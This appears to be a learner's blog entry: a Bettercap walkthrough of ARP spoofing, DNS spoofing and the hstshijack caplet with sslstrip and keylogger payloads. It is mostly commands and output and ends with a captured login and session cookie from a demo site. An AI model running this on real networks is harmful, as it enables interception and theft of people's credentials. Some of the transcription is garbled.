


Day 18 of Learning Cyber Security

Platform: Kali Linux

Name: Ayesha Nadeem

Topic: Bettercap



Contact Me: ayeshanm8@gmail.com

Date: 18th July, 2025

Bettercap: ARP poisoning

Install Bettercap:

Command 1:

```
(ayeshanadeem@ayeshanadeem)~[~]
$ sudo apt install bettercap
[sudo] password for ayeshanadeem:
Installing:
  bettercap

Installing dependencies:
  bettercap-caplets

Suggested packages:
  bettercap-ui

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 2181
  Download size: 7731 kB
  Space needed: 29.5 MB / 7064 MB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 bettercap amd64 2.33.0-1kali1 [7618 kB]
Get:2 http://http.kali.org/kali kali-rolling/main amd64 bettercap-caplets all 0+git20240106-2kali1 [113 kB]
Fetched 7731 kB in 1min 26s (89.7 kB/s)
Selecting previously unselected package bettercap.
(Reading database ... 390950 files and directories currently installed.)
Preparing to unpack .../bettercap_2.33.0-1kali1_amd64.deb ...
Unpacking bettercap (2.33.0-1kali1) ...
Selecting previously unselected package bettercap-caplets.
Preparing to unpack .../bettercap-caplets_0+git20240106-2kali1_all.deb ...
Unpacking bettercap-caplets (0+git20240106-2kali1) ...
Setting up bettercap (2.33.0-1kali1) ...
bettercap.service is a disabled or a static unit, not starting it.
Setting up bettercap-caplets (0+git20240106-2kali1) ...
Processing triggers for kali-menu (2023.4.7) ...
```

Command 2:

```
(ayeshanadeem@ayeshanadeem)~[~]
$ sudo su
(root@ayeshanadeem)~[/home/ayeshanadeem]
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

Fetch your IP address:

Command 3:

```
(root@ayeshanadeem)~[/home/ayeshanadeem]
# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:51:7c:5b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.10/24 brd 10.10.10.255 scope global dynamic noprefixroute eth0
        valid_lft 376sec preferred_lft 376sec
    inet6 2402:ad80:6c:14f6:431a:5230:865a:8964/64 scope global temporary dynamic
        valid_lft 6813sec preferred_lft 6813sec
    inet6 2402:ad80:6c:14f6:a00:27ff:fe51:7c5b/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 6813sec preferred_lft 6813sec
    inet6 fe80::a00:27ff:fe51:7c5b/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Start the bettercap:

Command 4:

```
File Actions Edit View Help

(ayeshanadeem@ayeshanadeem)~]
$ bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
Permission Denied

(ayeshanadeem@ayeshanadeem)~]
$ sudo su
[sudo] password for ayeshanadeem:
(ayeshanadeem@ayeshanadeem)~]
# bettercap
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]
```

Command 5:

```
net[00:37:18] [endpoint.new] endpoint [redacted] detected as 76:61:22:de:5c:19.
net.probe on [redacted] [err] module net.probe is already running
net.show
```

IP	MAC	Name	Vendor	Sent	Recvd	Seen
[redacted]	08:00:27:51:7c:5b	eth0	PCS Systemtechnik GmbH	0 B	0 B	00:35:11
[redacted]	e8:fb:1c:37:f0:25		AzureWave Technology Inc.	2.9 kB	276 B	00:37:10
192.168.1.1	76:61:22:de:5c:19			240 B	184 B	00:37:26
[redacted]	f0:35:75:fd:a2:14	Android.local.	Hui Zhou Gaoshengda Technology Co.,LTD	6.5 kB	884 B	00:37:33
[redacted]	08:00:27:60:4e:91	DESKTOP-1TRGM9A	PCS Systemtechnik GmbH	5.9 kB	838 B	00:37:26
fe80::4c7f:a0ff:fe91:cc99	4e:7f:a0:91:cc:99			0 B	0 B	00:37:26

42 kB / 139 kB / 2602 pkts

Command 6:

```

[00:38:50] [sys.log] [inf] arp.spoof enabling forwarding
» [00:38:50] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the
» [00:38:50] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 target
» hstshikjack/hstshikjack
» [00:39:10] [sys.log] [err] unknown or invalid syntax "hstshikjack/hstshikjack"
» hstshikjack/hstshikjack
2025-05-08 00:40:15 inf hstshikjack Generating random variable names for this session ...
2025-05-08 00:40:15 inf hstshikjack Reading caplet ...
2025-05-08 00:40:15 inf hstshikjack Indexing SSL domains ...
2025-05-08 00:40:15 inf hstshikjack Indexed 2 domains.
2025-05-08 00:40:15 inf hstshikjack Module loaded.

Caplet

hstshikjack.ssl.domains > /usr/share/bettercap/caplets/hstshikjack/domains.txt
hstshikjack.ssl.index > /usr/share/bettercap/caplets/hstshikjack/index.json
hstshikjack.ssl.check > true
hstshikjack.ignore > captive.apple.com,connectivitycheck.gstatic.com,detectportal.firefox.com,www.ms
hstshikjack.targets > google.com,*.google.com,gstatic.com,*.gstatic.com
hstshikjack.replacements > google.corn,*.google.corn,gstatic.corn,*.gstatic.corn
hstshikjack.blockscripts > undefined
hstshikjack.obfuscate > true
hstshikjack.payloads > */usr/share/bettercap/caplets/hstshikjack/payloads/hijack.js
> */usr/share/bettercap/caplets/hstshikjack/payloads/sslstrip.js
> */usr/share/bettercap/caplets/hstshikjack/payloads/keylogger.js
> *.google.com:/usr/share/bettercap/caplets/hstshikjack/payloads/google-search.js
> google.com:/usr/share/bettercap/caplets/hstshikjack/payloads/google-search.js

Commands

hstshikjack.show : Show module info.
hstshikjack.ssl.domains : Show recorded domains with SSL.
hstshikjack.ssl.index : Show SSL domain index.

Session info

Session ID : EyJQoJIBeea
Callback path : /iEVhKeWGfzi
Whitelist path : /gYqwUyLZDBI
SSL index path : /IAGJYgFkoL
SSL domains : 2 domains

```

```

Session ID : EyJQoJIBeea
Callback path : /iEVhKeWGfzi
Whitelist path : /gYqwUyLZDBI
SSL index path : /IAGJYgFkoL
SSL domains : 2 domains

[00:40:16] [sys.log] [inf] http.proxy started on 8080 (sslstrip disabled)
[00:40:16] [sys.log] [inf] dns.spoof google.corn →
» [00:40:16] [sys.log] [inf] dns.spoof *.gstatic.corn →
» [00:40:16] [sys.log] [inf] dns.spoof *.google.corn →
» [00:40:16] [sys.log] [inf] dns.spoof gstatic.corn →

```


Verify ARP poisoning:

Command 7:


In windows type this command to confirm windows poisoned or not. If it is poisoned then here you will also see kali linux IP, along with widows IP

```
C:\Users\ayeshanadeem>arp -a
```

Interface: [redacted] --- 0x9	Internet Address	Physical Address	Type
[redacted]	[redacted]	f0-35-75-fd-a2-14	dynamic
[redacted]	[redacted]	08-00-27-51-7c-5b	dynamic
[redacted]	[redacted]	4e-7f-a0-91-cc-99	dynamic
[redacted]	[redacted]	ff-ff-ff-ff-ff-ff	static
	224.0.0.22	01 00 5c 00 00 16	static
	224.0.0.251	01-00-5e-00-00-fb	static
	224.0.0.252	01-00-5e-00-00-1c	static
	239.255.255.250	01-00-5e-7f-ff-fa	static
	255.255.255.255	ff-ff-ff-ff-ff-ff	static

Login Credential:

On any http website in windows type your credentials.



Credential Captured Successfully:

```

root@ayeshanadeem: /home/ayeshanadeem
File Actions Edit View Help
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8

Query
: Go
uid : ayeshanadeem
passw : 12345678
btnSubmit : Login
STxFqRNQNU : a,y,e,s,h,a,n,a,d,e,e,m,1,2,3,4,5,6,7,8,9

Body

[01:08:02] [http.proxy.spoofed-request] {http.proxy.spoofed-request 2025-05-08 01:08:02.393584405 -0400 EDT m++310.237925114 [redacted] OST www.testfire.net /KGHFLItvXEYu 0}
[redacted] 2025-05-08 01:08:02 [inf] [hstshijack] Callback received from [redacted] r www.testfire.net
[hstshijack.callback] CALLBACK http://www.testfire.net/KGHFLItvXEYu?GoBuid=ayeshanadeem&passw=123456789&btnSubmit=Login&STxFqRNQNU=a%2Cy%2Ce%2Cs%2Cn%2Ca%2Cd%2Cn%2Cd%2Ce%2Cn%2C1%2C2%2C3%2C4%2C5%2C6%2C7%2C8%2C9%2CEnter

Headers
Connection: keep-alive
Content-Length: 0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36 Edg/135.0.0.0
Accept: */*
Referer: http://www.testfire.net/login.jsp
Pragma: no-cache
Origin: http://www.testfire.net
Accept-Language: en-GB,en;q=0.9,en-US;q=0.8
Cookie: JSESSIONID=E62FE0F9E049F96C55C0BF81553A9542

Query
: Go
uid : ayeshanadeem
passw : 123456789
btnSubmit : Login
STxFqRNQNU : a,y,e,s,h,a,n,a,d,e,e,m,1,2,3,4,5,6,7,8,9,Enter
  
```